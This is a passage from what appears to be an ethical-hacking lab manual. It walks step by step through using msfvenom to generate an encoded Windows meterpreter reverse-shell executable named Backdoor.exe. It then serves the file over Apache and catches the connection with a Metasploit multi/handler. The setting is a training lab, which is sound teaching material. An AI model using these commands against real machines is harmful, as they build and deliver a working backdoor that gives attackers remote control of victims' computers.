
   Note: In This task, the **Secret.txt** file contains the text "**My credit card account number is 123456789.**".



4. Switch to the **Parrot Security** virtual machine and launch a **Terminal** window.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   Note: The password that you type will not be visible.
7. Now, type **cd** and press **Enter** to jump to the root directory.
8. Type the command **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Backdoor.exe** and press **Enter**.

Note: Here, the localhost IP address is **10.10.1.13** (the **Parrot Security** machine).



9. This will generate **Backdoor.exe**, a malicious file, on **/home/attacker/Desktop**, as shown in the screenshot.

   Note: To navigate to the **Desktop**, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **Desktop**.




10. Now, you need to share **Backdoor.exe** with the target machine (in This task, **Windows 11**).

11. In the previous lab, we created a directory or shared folder (**share**) at the location (**/var/www/html**) and with the required access permission. We will use the same directory or shared folder (**share**) to share **Backdoor.exe** with the victim machine.


    Note: If you want to create a new directory to share the **Backdoor.exe** file with the target machine and provide the permissions, use the below commands:

    - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
    - Type **chmod -R 755 /var/www/html/share** and press **Enter**
    - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**


12. Type **cp /home/attacker/Desktop/Backdoor.exe /var/www/html/share/** and press **Enter** to copy the file to the share folder.
13. To share the file, you need to start the Apache server. Type the command **service apache2 start** and press **Enter**.



14. Now, type the command **msfconsole** and press **Enter** to launch Metasploit.
15. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside of the framework.
16. Now, issue the following commands in msfconsole:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.1.13** and press **Enter**
    - Type **show options** and press **Enter**; this lets you know the listening port



17. To start the handler, type **exploit -j -z** and press **Enter**.




18. Switch to the **Windows 11** virtual machine.
19. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
20. Click **Backdoor.exe** to download the file.

